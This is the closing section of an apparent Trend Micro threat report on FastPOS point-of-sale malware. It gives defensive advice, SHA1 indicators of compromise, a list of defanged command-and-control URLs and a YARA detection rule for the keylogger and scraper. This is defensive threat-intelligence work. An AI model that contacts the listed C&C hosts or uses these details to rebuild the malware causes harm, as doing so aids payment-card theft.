


Figure 13. Visual representation of the infection via Trend Micro Endpoint Sensor

Businesses should also consider another approach, such as implementing endpoint application control or whitelisting technology that reduces attack exposure by ensuring only updates associated with whitelisted applications can be installed. Endpoint solutions such Trend Micro™ Security, Trend Micro™ Smart Protection Suites, and Trend Micro Worry-Free™ Business Security can protect users systems have features that can help in combatting PoS threats such as FastPOS.

Appendix: Example Indicators of Compromise

SHA1	Detection	Compile Time (GMT + 0)
8292de8a2f7d5fc288b734a78868e8a18453581d	TSPY_FASTPOS.SMZTDA	9/27/2015 4:08
b56465347f234b9ddf07d153a9b493d0ffe54ae2		9/27/2015 7:17
9526438e93621a44325163c4dda22b142c7721dc		10/21/2015 21:58
7efc1618b74f1110d0481b434086dd08f2e75211		1/4/2016 19:53
f4074fddcd9491b72b94908a813564754f68f4ed		1/21/2016 9:38
9e7a22bfed0bc9f88673f204bbcf9d4b1dc1ab21		1/23/2016 21:29
a5384a2a6f3099912f3c6e5f6646c07ad7b3963b		2/22/2016 15:49
f3fe5173600ee853fe01eb8d82a36230ef5068f9		3/5/2016 16:48
7c29a9822c6f498b2b4e632f5fcbb4b7daa25a7a		3/5/2016 16:49
01cdb9f7935434df31196660a7542e0b46bcf480		3/11/2016 18:26
299fabbeaa110f7e817d81861d8edc7ff19a2415		3/13/2016 9:42

List of C&C servers:

- hxxp://paseovalantiacom[.]com/cdosys.php?comdlg64=
- hxxp://blank.pw/Neo/cdosys[.]php?comdlg64=statuslog
- hxxp://103[.]195[.]185[.]94/berg/cdosys.php?comdlg64=
- hxxp://103[.]195[.]185[.]94/legacy/cdosys.php?comdlg64=
- hxxp://148[.]251[.]8[.]173/data/cdosys.php?comdlg64=
- hxxp://sabebien[.]cl/data/cdosys.php?comdlg64=
- hxxp://aquaspa-oi[.]re/data/cdosys.php?comdlg64=

- hxxp://5[.]100[.]156[.]107/star/cdosys.php?comdlg64=
- hxxp://8[.]100[.]156[.]107/star/cdosys.php?comdlg64=

YARA Rule:

```
rule PoS_Malware_fastpos : FastPOS
{
meta:
        author = "Trend Micro, Inc."
        date = "2016-05-18"
        description = "Used to detect FastPOS keyloggger + scraper"
        sample_filetype = "exe"
strings:
        $string1 = "uniqyeidclaxemain"
        $string2 = "http://%s/cdosys.php"
        $string3 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion"
        $string4 = "\\The Hook\\Release\\The Hook.pdb" nocase
condition:
        all of ($string*)
}
```

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey
to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003